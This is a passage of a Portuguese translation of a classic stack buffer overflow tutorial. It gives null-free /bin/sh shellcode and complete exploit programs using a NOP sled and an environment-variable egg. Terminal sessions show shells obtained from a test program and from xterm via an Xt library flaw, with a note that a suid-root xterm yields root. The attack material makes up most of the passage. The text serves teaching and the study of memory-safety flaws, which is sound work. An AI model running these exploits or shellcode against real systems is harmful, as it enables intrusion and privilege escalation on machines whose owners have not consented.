0x800013d <main+13>:    movl   $0x0,0xc(%esi)
0x8000144 <main+20>:    movl   $0xb,%eax
0x8000149 <main+25>:    movl   %esi,%ebx
0x800014b <main+27>:    leal   0x8(%esi),%ecx
0x800014e <main+30>:    leal   0xc(%esi),%edx
0x8000151 <main+33>:    int    $0x80
0x8000153 <main+35>:    movl   $0x1,%eax
0x8000158 <main+40>:    movl   $0x0,%ebx
0x800015d <main+45>:    int    $0x80
0x800015f <main+47>:    call   0x8000135 <main+5>
0x8000164 <main+52>:    das
0x8000165 <main+53>:    boundl 0x6e(%ecx),%ebp
0x8000168 <main+56>:    das
0x8000169 <main+57>:    jae    0x80001d3 <__new_exitfn+55>
0x800016b <main+59>:    addb   %cl,0x55c35dec(%ecx)
End of assembler dump.
(gdb) x/bx main+3
0x8000133 <main+3>:     0xeb
(gdb)
0x8000134 <main+4>:     0x2a
(gdb)
.
.
.
-------------------------------------------------------------------------------

testsc.c
-------------------------------------------------------------------------------
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
-------------------------------------------------------------------------------
-------------------------------------------------------------------------------
[aleph1]$ gcc -o testsc testsc.c
```

```
[aleph1]$ ./testsc
$ exit
[aleph1]$
```

Ele funciona! Mas ha um obstaculo. Na maioria dos casos nos estaremos tentando
sobrecarregar um buffer de caracteres. Como algum byte nulo no nosso shellcode sera considerado o final da string, a copia sera terminada. Portanto nao deve haver
bytes nulos no nosso shellcode para o exploit funcionar. Vamos tentar eliminar estes
bytes (e ao mesmo tempo torna-lo menor).

Instrucoes com problema:	Substituir por:
movb $0x0,0x7(%esi)	xorl %eax,%eax
molv $0x0,0xc(%esi)	movb %eax,0x7(%esi)
	movl %eax,0xc(%esi)
movl $0xb,%eax	movb $0xb,%al
movl $0x1, %eax	xorl %ebx,%ebx
movl $0x0, %ebx	movl %ebx,%eax
	inc %eax

Nosso codigo melhorado:

shellcodeasm2.c

```
void main() {
__asm__("
        jmp    0x1f                    # 2 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        xorl   %eax,%eax               # 2 bytes
        movb   %eax,0x7(%esi)          # 3 bytes
        movl   %eax,0xc(%esi)          # 3 bytes
        movb   $0xb,%al                # 2 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        xorl   %ebx,%ebx               # 2 bytes
        movl   %ebx,%eax               # 2 bytes
        inc    %eax                    # 1 bytes
        int    $0x80                   # 2 bytes
        call   -0x24                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
                                       # 46 bytes total
");
}
```

E nosso novo programa teste:

testsc2.c

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;
```

```
}
-------------------------------------------------------------------------------
-------------------------------------------------------------------------------
[aleph1]$ gcc -o testsc2 testsc2.c
[aleph1]$ ./testsc2
$ exit
[aleph1]$
-------------------------------------------------------------------------------
```

Escrevendo um exploit
(ou como destruir a pilha)

Vamos tentar juntar todas as pecas. Nos temos o shellcode. Nos sabemos que ele deve ser parte da string que queremos usar na sobrecarga (overflow) do buffer. Nos sabemos que devemos apontar o endereco de retorno de volta para o buffer. Este exemplo ira demonstrar estes pontos:

overflow1.c

```
-------------------------------------------------------------------------------
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}
-------------------------------------------------------------------------------

-------------------------------------------------------------------------------
[aleph1]$ gcc -o exploit1 exploit1.c
[aleph1]$ ./exploit1
$ exit
exit
[aleph1]$
-------------------------------------------------------------------------------
```

O que nos fizemos acima eh preencher a matriz large_string[] com o endereco do buffer[], o qual eh onde nosso codigo estara. Entao nos copiamos nosso shellcode no inicio da string do large_string[]. strcpy() era copiar a large_string em buffer sem conferir os tamanhos, e ira sobrecarregar o endereco de retorno, sobrescrevendo ele com o endereco onde nosso codigo esta localizado. Uma vez que atingimos o fim do main e tentar retornar ele ira saltar para o nosso codigo e entao executar a shell.

O problema que encontramos qdo tentamos sobrecarregar o buffer de outro programa esta na tentativa de saber qual endereco o buffer (e deste modo nosso codigo)

estara.
A resposta eh que para todo programa a pilha ira inicializar no mesmo endereco. A maioria
dos programas nao coloca mais do que algumas centenas ou alguns milhares de bytes na pilha
no inicio. Portanto sabendo onde a pilha comeca nos podemos tentar adivinhar onde o buffer
que estamos tentando sobrecarregar estara. Aqui um pequeno programa que ira mostrar o
ponteiro de pilha (stack pointer - SP):

sp.c
```
unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}
void main() {
  printf("0x%x\n", get_sp());
}
```

```
[aleph1]$ ./sp
0x8000470
[aleph1]$
```

Vamos assumir que o programa que estamos tentando sobrecarregar eh:

vulnerable.c
```
void main(int argc, char *argv[]) {
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]);
}
```

Nos podemos criar um programa que pega como parametro o tamanho do buffer, e um offset que ira dominar o stack pointer (Onde acreditamos que o buffer que sofrera
o overflow deva sobreviver) . Nos iremos colocar a string de overflow em uma variavel de
ambiente entao sera facil para manipular.

exploit2.c
```
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);
```

```
  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr += 4;
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

Agora nos podemos tentar adivinhar oq o buffer e o offset deva ser:

```
[aleph1]$ ./exploit2 500
Using address: 0xbffffdb4
[aleph1]$ ./vulnerable $EGG
[aleph1]$ exit
[aleph1]$ ./exploit2 600
Using address: 0xbffffdb4
[aleph1]$ ./vulnerable $EGG
Illegal instruction
[aleph1]$ exit
[aleph1]$ ./exploit2 600 100
Using address: 0xbffffd4c
[aleph1]$ ./vulnerable $EGG
Segmentation fault
[aleph1]$ exit
[aleph1]$ ./exploit2 600 200
Using address: 0xbffffce8
[aleph1]$ ./vulnerable $EGG
Segmentation fault
[aleph1]$ exit
.
.
.
[aleph1]$ ./exploit2 600 1564
Using address: 0xbffff794
[aleph1]$ ./vulnerable $EGG
$
```

Como podemos ver este nao eh um processo eficiente. Tentando adivinhar o offset
mesmo enquanto sabe que conhecer o inicio da pilha eh quase impossivel. Nos precisaremos
na melhor das hipoteses centenas de tentativas, e na pior milhares. Se estamos fora
por somente um byte mais ou menos nos iremos somente recebem um segmentation violation ou
uma invalid instruction. Um jeito de aumentar nossas chances eh preencher o inicio do nosso
buffer de overflow com instrucoes NOP.
Quase todos os processadores tem a instrucao NOP que realiza uma operacao NULA. Ela eh

normalmente usada para atrasos quando se necessita de tempo. Nos iremos pegar a vantagem dele e
preencher metade do nosso buffer de overflow com eles (NOP). Nos iremos substituir nosso shellcode
no meio, e entao seguir com o endereco de retorno. Se formos sortudos e o endereco de retorno apontar
para algum lugar na string de NOPs, eles irao somente ser executados ate atingir nosso codigo.
Na arquitetura Intel a instrucao NOP tem o tamanho de um byte e eh traduzida para 0x90 em codigo de
maquina. Assumindo que a pilha inicia no endereço 0xFF, que o S significa shell code, e que o N
significa instrucoes NOP a nova pilha se parece assim:

```
bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
           buffer                sfp   ret   a     b     c

<------    [NNNNNNNNNNNSSSSSSSSS][0xDE][0xDE][0xDE][0xDE][0xDE]
                 ^                    |
                 |____________________|
top of                                                          bottom of
stack                                                               stack
```

   O novo exploit eh entao:

exploit3.c

```
------------------------------------------------------------------------------
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define NOP                            0x90

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  for (i = 0; i < bsize/2; i++)
    buff[i] = NOP;

  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
```

```
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
------------------------------------------------------------------------------
```

Uma boa escolha para o tamanho do nosso buffer eh aproximadamente 100 bytes a mais do que o tamanho do buffer que estamos tentando sobrecarregar. Isto ira substituir nosso codigo no final do buffer que estamos tentando sobrecarregar, dando um monte de espaco para os NOPs, mas continuara sobrescrevendo o endereco de retorno que adivinhamos. O buffer que estamos tentando sobrecarregar eh de 512 bytes, entao usamos 612. Vamos tentar sobrecarregar noss programa teste com nosso novo exploit:

```
------------------------------------------------------------------------------
[aleph1]$ ./exploit3 612
Using address: 0xbffffdb4
[aleph1]$ ./vulnerable $EGG
$
------------------------------------------------------------------------------
```

Opa! Primeira tentativa! Esta mudanca melhorou nossas chances bastante. Vamos tentar agora em um caso real de buffer overflow. Nos iremos usar para esta demonstracao o buffer overflow na biblioteca Xt. Para nosso exemplo, nos iremos usar o xterm (todos os programas linkados com a biblioteca Xt esta vulneravel). Voce deve estar rodando em um servidor X que aceita conexoes a ele do localhost. Seta as variaveis de DISPLAY de acordo.

```
------------------------------------------------------------------------------
[aleph1]$ export DISPLAY=:0.0
[aleph1]$ ./exploit3 1124
Using address: 0xbffffdb4
[aleph1]$ /usr/X11R6/bin/xterm -fg $EGG
Warning: Color name "ë^1¤FF
                                            °
                                             óV

¤1¤Ø@¤èÜÿÿÿ/bin/sh¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ
¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ

¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ
¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤


ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤
ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤

ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤
ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤


¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤
^C
```

```
[aleph1]$ exit
[aleph1]$ ./exploit3 2148 100
Using address: 0xbffffd48
[aleph1]$ /usr/X11R6/bin/xterm -fg $EGG
Warning: Color name "ë^1¤FF
                             °
                              óV

¤1¤Ø@¤èÜÿÿÿ/bin/sh¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ
¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ

¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ
¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤

ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤
ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤

ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤
ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H

¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H
¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H

¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H
¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿

H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿
H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿

H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿
H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ

¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ
Warning: some arguments in previous message were lost
Illegal instruction
[aleph1]$ exit
.
.
.
[aleph1]$ ./exploit4 2148 600
Using address: 0xbffffb54
[aleph1]$ /usr/X11R6/bin/xterm -fg $EGG
```

Warning: Color name "ë^1¤FF
                          ó
                            V

¤1¤Ø@¤èÜÿÿÿ/bin/shûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿Tûÿ
¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿Tûÿ

¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿Tûÿ
¿TûÿTûÿ¿TûÿTûÿ¿Tû

ÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿Tû
ÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿

TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿
TûÿTûÿ¿TûÿTûÿ¿T

ûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿Tûÿ¿T
ûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿

TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿
TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿

TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿Tûÿ¿
TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿

TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿Tûÿ¿
TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿

¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿TûÿTûÿ¿Tûÿ
Warning: some arguments in previous message were lost
bash$

    Eureka! Menos de uma duzia de tentativas e nos achamos os numeros magicos.
Se
o xterm estiver com suid root agora podera ser uma shell com privilegios de
root.

Pequenos Buffer Overflows
~~~~~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~~~~~

Havera vezes quando o buffer que vc ta tentando sobrecarregar eh mto pequeno que nem o shellcode cabe nele, e ele ira sobrescrever o endereco de retorno

(RET) com instrucoes ao invés do endereço
do seu codigo, ou os numeros de NOPs voce pode colocou na string eh tao pequeno que as chances de
adivinhar seus endereços eh minuscula. Para obter uma shell desses programas nos iremos ter que
ir por outro caminho. Esse modo particular soh funciona quando voce tem acesso as variaveis de
ambiente do programa.

O que nos iremos fazer eh substituir nosso shellcode em uma variavel de ambiente, e entao sobrecarregar
o buffer com o endereco dessa variavel na memoria. Este metodo tambem aumenta suas chances do exploit funcionar
como voce fez um shellcode armazenado na variavel de ambiente do tamanho que vc quis.

As variaveis de ambiente sao armazenados no topo da pilha quando o programa eh iniciado, qualquer modificacao
pela setenv() eh entao alocada em outros locais. A pilha no comeco se parece com isso:

```
<strings><argv pointers>NULL<envp pointers>NULL<argc><argv><envp>
```

Nosso novo programa vai pegar uma variavel extra, o tamanho da variavel contendo o shellcode e NOPs.
Nosso novo exploit agora se parece com isso:

exploit4.c

```
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define DEFAULT_EGG_SIZE               2048
#define NOP                            0x90

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_esp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr, *egg;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i, eggsize=DEFAULT_EGG_SIZE;

  if (argc > 1) bsize   = atoi(argv[1]);
  if (argc > 2) offset  = atoi(argv[2]);
  if (argc > 3) eggsize = atoi(argv[3]);


  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
  if (!(egg = malloc(eggsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_esp() - offset;
```

```
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr = egg;
  for (i = 0; i < eggsize - strlen(shellcode) - 1; i++)
    *(ptr++) = NOP;

  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';
  egg[eggsize - 1] = '\0';

  memcpy(egg,"EGG=",4);
  putenv(egg);
  memcpy(buff,"RET=",4);
  putenv(buff);
  system("/bin/bash");
}
```

Vamos tentar nosso novo exploit com nosso programa de teste vuneravel:

```
[aleph1]$ ./exploit4 768
Using address: 0xbffffdb0
[aleph1]$ ./vulnerable $RET
$
```

Funcionou legal. Agora vamos ver no xterm:

```
[aleph1]$ export DISPLAY=:0.0
[aleph1]$ ./exploit4 2148
Using address: 0xbffffdb0
[aleph1]$ /usr/X11R6/bin/xterm -fg $RET
Warning: Color name
"°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ
¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ

¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ
¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤





ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤
ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤

